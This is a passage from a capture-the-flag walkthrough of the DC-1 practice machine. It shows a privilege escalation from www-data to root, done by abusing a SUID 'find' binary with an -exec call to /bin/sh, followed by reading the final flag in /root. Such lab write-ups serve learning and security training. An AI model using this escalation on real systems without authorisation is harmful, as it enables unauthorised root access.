Now we will create one directory in finf /tmp called rushi. Because we know find has access of root.



```
www-data@DC-1:/home/flag4$ cd /tmp
cd /tmp
www-data@DC-1:/tmp$ ls
ls
www-data@DC-1:/tmp$ touch rushi
touch rushi
www-data@DC-1:/tmp$
```


Now after that we find that directory we created with the help of command: find /tmp/rushi -exec "/bin/sh" \;
And because of this we got root access….



```
www-data@DC-1:/tmp$ touch rushi
touch rushi
www-data@DC-1:/tmp$ find /tmp/rushi -exec "/bin/sh" \;
find /tmp/rushi -exec "/bin/sh" \;
#
```

➢ **Step 10**

Now we are in root and here go to /root for final flag.



```
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
# 
```
